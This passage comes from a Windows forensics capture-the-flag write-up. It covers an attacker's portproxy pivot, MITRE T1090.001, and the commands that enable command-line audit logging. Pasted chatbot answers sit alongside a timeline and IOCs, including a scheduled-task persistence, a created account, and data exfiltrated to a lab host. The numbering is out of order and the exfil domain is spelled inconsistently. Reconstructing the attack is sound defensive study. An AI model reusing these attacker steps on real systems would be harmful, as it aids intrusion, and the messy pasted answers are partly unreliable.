12. What is the full registry path that stores persistent IPv4→IPv4 TCP listener-to-target mappings? (HKLM.....)

Answer (short):

`HKLM\SYSTEM\CurrentControlSet\Services\PortProxy\v4tov4\tcp`

Again same, we can see in the previous question's answer

13. What is the MITRE ATT&CK ID associated with the previous technique used by the attacker to pivot to the internal system? (Txxxx.xxx)

Answer (short):

`T1090.001` — *Internal Proxy* (subtechnique of Proxy T1090).

mindset:

We can use google but we have GPT so why? I just gave a prompt to GPT and it gave me

https://attack.mitre.org/techniques/T1090/001/?utm_source=chatgpt.com

10. What was the IP address of the internal system the attacker pivoted to? (IPv4 address)

Answer (short):

192.168.1.101

mindset:

So next 4 questions are like same category if we read them. This question is asking for which IP attacker was pivoted to, next asks for attacked connected on which port and third is asking for the hive path where this connection gets stored. So logically thinking, we can find this and next question answer if we find answer of third question.

I just searched third question on google and it gave me answer and link for the proof!

<https://gist.github.com/scottmwyant/06853dbfa4e4728b24352e33555da335>

What is the MITRE ATT&CK ID associated with the previous technique used by the attacker to pivot to the internal system? (Txxxx.xxx)

find me technique and give me link of that MITRE page too

Thought for 10s

Answer: T1090 — Proxy (more specifically **T1090.001 — Internal Proxy**).

Why: the attacker used Windows port-forwarding / `netsh interface portproxy` (an internal proxy/port-forwarding technique) to pivot to the internal host. [Gist](#) [MITRE ATT&CK](#)

MITRE ATT&CK pages:

- Technique (Proxy): <https://attack.mitre.org/techniques/T1090/>. [MITRE ATT&CK](#)
- Sub-technique (Internal Proxy): <https://attack.mitre.org/techniques/T1090/001/>. [MITRE ATT&CK](#)

If you want, I can add a one-line detection hint you can include in your writeup (e.g., hunt for `netsh interface portproxy` registry entries and `netsh` command execution in process/create events) and cite the exact registry path where Windows stores portproxy rules. [Velociraptor](#)

Why:

Persistent port proxying on the compromised host to forward traffic to an internal host is an internal proxy technique.

14. Before the attack, the administrator configured Windows to capture command line details in the event logs. What command did they run to achieve this? (command)

Answer (short):

```
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Audit" /v ProcessCreationIncludeCmdLine_Enabled /t REG_DWORD /d 1 /f
```

Again just another prompt to GPT and we get the answer and verification steps too

MITRE ATT&CK pages.

- Technique (Proxy): <https://attack.mitre.org/techniques/T1090/>. MITRE ATT&CK
- Sub-technique (Internal Proxy): <https://attack.mitre.org/techniques/T1090/001/>. MITRE ATT&CK

If you want, I can add a one-line detection hint you can include in your writeup (e.g., hunt for `netsh interface portproxy` registry entries and `netsh` command execution in process/create events) and cite the exact registry path where Windows stores portproxy rules. Velociraptor

📄 👍 🗨️ ⬆️ ↺ ⋮

Before the attack, the administrator configured Windows to capture command line details in the event logs. What command did they run to achieve this? (command)

how can I get this?

Thought for 13s

Short answer — the admin ran **two** commands (or equivalent GPO changes):

1. Enable *Process Creation* auditing:

bash

📄 Copy code

```
auditpol /set /subcategory:"Process Creation" /success:enable /failure:enable
```

(so the OS actually generates Event ID **4688**). Super User

2. Turn on *Include command line in process creation events* (this is the ADMX/GPO-backed flag that makes 4688 include the full command line). You can set it from Group Policy, or with a registry change — the equivalent registry command is:

bash

📄 Copy code

```
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Audit" /v ProcessCreationIncludeCmdLine_Enabled /t REG_DWORD /d 1 /f
```

(You can also enable it via GPO: Computer Configuration → Administrative Templates → System → Audit Process Creation → **Include command line in process creation events**). Microsoft Learn +2

How you can *confirm* / *find* what they actually ran (evidence collection):

1. Check the registry value (shows the GPO/registry was set):

bash

📄 Copy code

```
reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Audit" /v ProcessCreationIncludeCmdLine_Enabled
```

How to verify (commands):

```
# offline: inspect SOFTWARE hive in Registry Explorer at:  
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Audit
```

```
# also verify Process Creation auditing is enabled:
```

```
auditpol /get /subcategory:"Process Creation"
```

Evidence:

- registry value `ProcessCreationIncludeCmdLine_Enabled = 0x1`

The screenshot shows the Windows Registry Editor. The left pane displays the tree structure of the registry, with the path `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Audit` selected. The right pane shows the details of the selected value, `ProcessCreationIncludeCmdLine_Enabled`, which has a value of `1` (displayed as `0x1`) and is of type `REG_DWORD`.

Value Name	Value Type	Data
<code>ProcessCreationIncludeCmdLine_Enabled</code>	<code>REG_DWORD</code>	<code>1</code>

Timeline

- **2025-08-24 16:03:50 (host local)** — Scheduled task `SysHelper Update` registered. (Task XML RegistrationInfo)
- **2025-08-24 16:05:09 (host local)** — PowerShell executed `JM.ps1`; `svc_netupd` account created (Security 4720).
- **Shortly after** — Script exfiltrated `svc_netupd|Watson_20250824160509` to `http://NapoleonsBlackPearl.hnb/Exchange?data=<base64>`.

- **Pivot persisted** — PortProxy mapping `0.0.0.0:9999` → `192.168.1.101:22` stored in SYSTEM hive.
-

IOCs

- Scheduled task: `SysHelper Update`
- Task XML path: `C:\Windows\System32\Tasks\SysHelper Update`
- Script path: `C:\Users\Werni\AppData\Local\JM.ps1`
- Attacker user created: `svc_netupd`
- Generated password pattern: `Watson_yyyyMMddHHmmss` (example: `Watson_20250824160509`)
- Exfil domain: `NapoleonsBlackPearl.htb`
- PortProxy mapping (victim→target): `0.0.0.0:9999` → `192.168.1.101:22`
- Registry path: `HKLM\SYSTEM\CurrentControlSet\Services\PortProxy\v4tov4\tcp`
- Security events: 4720 (User Created), 4688 (Process Creation).
- MITRE: `T1090.001` (Internal Proxy), scheduled task persistence = T1053.